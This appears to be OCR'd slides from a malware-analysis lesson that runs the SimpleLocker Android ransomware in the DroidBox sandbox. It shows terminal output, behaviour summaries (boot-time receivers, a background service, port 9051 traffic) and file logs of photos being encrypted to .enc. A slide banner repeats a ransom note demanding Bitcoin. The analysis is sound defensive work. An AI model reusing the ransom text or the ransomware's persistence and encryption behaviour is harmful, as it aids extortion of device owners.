
Droidbox pushes, installs and runs the application

Dynamic Analysis - Droidbox



Dear ACME Director

Your data has been Encrypted. If you want it back, send us $10,000 to Bitcoin wallet: 1F1tAaz5xxxxxxxxxxxxx xxxxxxxxx




```
* daemon not running. starting it now on port 5037 *
* daemon started successfully *
 ____                                __  ____
/\  _`\               __            /\ \/\  _`\
\ \ \/\ \  _ __  ___ /\_\    \_\ \ \ \L\ \    ___   __  _
 \ \ \ \ \/\`'__\ __`\/\ \  /'_` \ \  _ <' / __`\/\ \/'\
  \ \ \_\ \ \ \/\ \L\ \ \ \/\ \L\ \ \ \L\ \/\ \L\ \/>  </
   \ \____/\ \_\ \____/\ \_\ \___,_\ \____/\ \____//\_/\_\
    \/___/  \/_/\/___/  \/_/\/__,_ /\/___/  \/___/ \//\/_/
Waiting for the device...
Installing the application /home/delluser/Downloads/simplelocker.apk...
Running the component org.simplelocker/org.simplelocker.Main...
02:49:26 E/DeviceMonitor: Adb connection Error:EOF
02:49:26 E/DeviceMonitor: Connection attempts: 1
02:49:27 E/DeviceMonitor: Connection attempts: 2
Starting the activity .Main...
Application started
Analyzing the application during infinite time seconds...
█    [|] Collected 474 sandbox logs   (Ctrl-C to view logs)
```

Droidbox generates logs as the application runs.

Here you can perform various operations to generate logs


Notice counter is 474

Dynamic Analysis - Droidbox



Dear ACME Director

Your data has been Encrypted. If you want it back, send us $10,000 to Bitcoin wallet: 1F1tAaz5xxxxxxxxxxxxx xxxxxxxxxx




```
* daemon not running. starting it now on port 5037 *
* daemon started successfully *

 ____                               __  ____
/\  _`\               __           /\ \/\  _`\
\ \ \/\ \  _ __   ___ /\_\    \_\ \ \ \L\ \    ___   __  _
 \ \ \ \ \/\`'__\/ __`\/\ \  /'_` \ \  _ <' / __`\/\ \/'\
  \ \ \_\ \ \ \//\ \L\ \ \ \/\ \L\ \ \ \L\ \/\ \L\ \/>  </
   \ \____/\ \_\\ \____/\ \_\ \___,_\ \____/\ \____//\_/\_\
    \/___/  \/_/ \/___/  \/_/\/__,_ /\/___/  \/___/ \//\/_/
Waiting for the device...
Installing the application /home/delluser/Downloads/simplelocker.apk...
Running the component org.simplelocker/org.simplelocker.Main...
02:49:26 E/DeviceMonitor: Adb connection Error:EOF
02:49:26 E/DeviceMonitor: Connection attempts: 1
02:49:27 E/DeviceMonitor: Connection attempts: 2
Starting the activity .Main...
Application started
Analyzing the application during infinite time seconds...
     [\] Collected 9501 sandbox logs   (Ctrl-C to view logs)
```

Notice counter is 9501 (probably all the file read and writes)


Press ctrl + c to show logs and generate log file

Dynamic Analysis - Droidbox




Dear ACME Director

Your data has been Encrypted. If you want it back, send us $10,000 to Bitcoin wallet: 1F1tAaz5xxxxxxxxxxxxxx xxxxxxxxxx




```
                                        Data: 650 BW 0 0


           [76.2518250942]              Source: 127.0.0.1 Port: 9051
                                        Data: 650 BW 0 0


           [77.2519421577]              Source: 127.0.0.1 Port: 9051
                                        Data: 650 BW 0 0


     [DexClassLoader]
     -----------------
           0.00631499290466                     Path: /data/app/org.simplelocker-1.apk

     [Broadcast receivers]
     ---------------------
           .SDCardServiceStarter                        Action: android.intent.action.ACTION_EXTERNAL_A
PPLICATIONS_AVAILABLE

           .ServiceStarter                      Action: android.intent.action.BOOT_COMPLETED

     [Started services]
     ------------------
           0.0589029788971                      Class: org.simplelocker.MainService

     [Enforced permissions]
     ----------------------

     [Permissions bypassed]
     ----------------------

     [Information leakage]
     ---------------------

     [Sent SMS]
     ----------

     [Phone calls]
     -------------


Saved APK behavior graph as: behaviorgraph.png
Saved treemap graph as: tree.png
delluser@delluser-XPS-15-9530:~/DroidBox_4.1.1$ 
```

Dynamic Analysis - Droidbox



Dear ACME Director


Your data has been Encrypted. If you want it back, send us $10,000 to Bitcoin wallet: 1F1tAaz5xxxxxxxxxxxxxx xxxxxxxxxx



```
eration": "write", "data": "efbfbdefbfbd0a023c3f03efbfbd4eefbfbdddb441efbfbd443d", "id": "1105255022", "
type": "file write"}, "49.383676052093506": {"path": "/mnt/sdcard/Android/data/com.example.android.apis/
files/DemoFile.jpg", "operation": "read", "data": "5d1d3f0f2fefbfbd35efbfbd", "id": "1619546088", "type"
: "file read"}, "26.76073908805847": {"path": "/mnt/sdcard/Android/data/com.example.android.apis/files/P
ictures/DemoPicture.jpg.enc", "operation": "write", "data": "efbfbd19efbfbdefbfbd42efbfbd4d63efbfbd23efb
fbdefbfbdefbfbd", "id": "1433128170", "type": "file write"}, "28.460195064544678": {"path": "/mnt/sdcard
/Android/data/com.example.android.apis/files/Pictures/DemoPicture.jpg", "operation": "read", "data": "4e
efbfbdefbfbd47efbfbd3b56", "id": "1613902194", "type": "file read"}, "38.517651081085205": {"path": "/mn
t/sdcard/Android/data/com.example.android.apis/files/DemoFile.jpg.enc", "operation": "write", "data": "5
d1b0befbfbdefbfbd16efbfbd54efbfbd70efbfbdefbfbd291e4903", "id": "1768794155", "type": "file write"}, "32
.77812194824219": {"path": "/mnt/sdcard/Android/data/com.example.android.apis/files/Pictures/DemoPicture
.jpg.enc", "operation": "write", "data": "32efbfbdefbfbdefbfbdde81efbfbd7e450aefbfbdefbfbd34efbfbdefbfbd
11", "id": "1585263016", "type": "file write"}, "4.986593961715698": {"path": "/mnt/sdcard/Pictures/Demo
Picture.jpg", "operation": "read", "data": "42efbfbd0fdeba3defbfbd79", "id": "448909520", "type": "file
read"}, "4.850463151931763": {"path": "/mnt/sdcard/Pictures/DemoPicture.jpg", "operation": "read", "data
": "4c54efbfbd54efbfbd33efbfbd11", "id": "1488577241", "type": "file read"}, "20.542479991912842": {"pat
h": "/mnt/sdcard/Pictures/DemoPicture.jpg", "operation": "read", "data": "74494eefbfbdefbfbdefbfbd", "id
": "1418767462", "type": "file read"}, "33.439022064208984": {"path": "/mnt/sdcard/Android/data/com.exam
ple.android.apis/files/Pictures/DemoPicture.jpg", "operation": "read", "data": "560728efbfbd1e272152", "
id": "722254117", "type": "file read"}, "28.018370151519775": {"path": "/mnt/sdcard/Android/data/com.exa
mple.android.apis/files/Pictures/DemoPicture.jpg", "operation": "read", "data": "37efbfbdefbfbdd9beefbfb
d1d11", "id": "719131696", "type": "file read"}, "0.22371602058410645": {"path": "/mnt/sdcard/Pictures/D
emoPicture.jpg.enc", "operation": "write", "data": "7aefbfbdefbfbd4defbfbdefbfbd7a127d3b27efbfbd2f7f6748
", "id": "29252693", "type": "file write"}, "43.67284607887268": {"path": "/mnt/sdcard/Android/data/com.
example.android.apis/files/DemoFile.jpg.enc", "operation": "write", "data": "efbfbd3f70efbfbd14efbfbd22e
fbfbd6b720d02efbfbd6446efbfbd", "id": "393355040", "type": "file write"}, "29.4941380023956З": {"path":
"/mnt/sdcard/Android/data/com.example.android.apis/files/Pictures/DemoPicture.jpg", "operation": "read",
 "data": "15efbfbd695c2d5befbfbdefbfbd", "id": "1345035095", "type": "file read"}, "34.90624499320984":
{"path": "/mnt/sdcard/Android/data/com.example.android.apis/files/Pictures/DemoPicture.jpg", "operation"
: "read", "data": "2befbfbdefbfbd6defbfbd6cefbfbdefbfbd", "id": "2012213082", "type": "file read"}, "13.
747069120407104": {"path": "/mnt/sdcard/Pictures/DemoPicture.jpg", "operation": "read", "data": "74efbfb
d0514153e38efbfbd", "id": "1625647271", "type": "file read"}, "29.751383066177368": {"path": "/mnt/sdcar
d/Android/data/com.example.android.apis/files/Pictures/DemoPicture.jpg.enc", "operation": "write", "data
": "efbfbd69efbfbdefbfbdefbfbdefbfbd2e483b06044defbfbd7e7defbfbd", "id": "1204391960", "type": "file wri
te"}, "13.870795965194702": {"path": "/mnt/sdcard/Pictures/DemoPicture.jpg", "operation": "read", "data"
: "efbfbd41521333ce91efbfbd", "id": "2060333233", "type": "file read"}, "6.857769012451172": {"path": "/
mnt/sdcard/Pictures/DemoPicture.jpg", "operation": "read", "data": "200d3e6003efbfbd1b04", "id": "159714
7471", "type": "file read"}, "37.752925157547": {"path": "/mnt/sdcard/Android/data/com.example.android.a
pis/files/DemoFile.jpg.enc", "operation": "write", "data": "efbfbd30d8b8efbfbdefbfbdefbfbd30e8a69fefbfbd
2544", "id": "731743980", "type": "file write"}, "41.66615104675293": {"path": "/mnt/sdcard/Android/data
/com.example.android.apis/files/DemoFile.jpg", "operation": "read", "data": "31c585efbfbd32efbfbd2f3c",
"id": "1958154114", "type": "file read"}, "43.972651958465576": {"path": "/mnt/sdcard/Android/data/com.e
xample.android.apis/files/DemoFile.jpg", "operation": "read", "data": "d1a62df39f8ca155", "id": "9945816
80", "type": "file read"}, "30.514289140701294": {"path": "/mnt/sdcard/Android/data/com.example.android.
apis/files/Pictures/DemoPicture.jpg", "operation": "read", "data": "2eefbfbddaa96a4d5474", "id": "406151
```


Logs show file write of DemoPicture.jpg.enc


Dynamic Analysis - Droidbox




Droidbox Generated a .json log file and 2 images (behaviorgraph and tree)

Dynamic Analysis - Droidbox





Dynamic Analysis - Droidbox

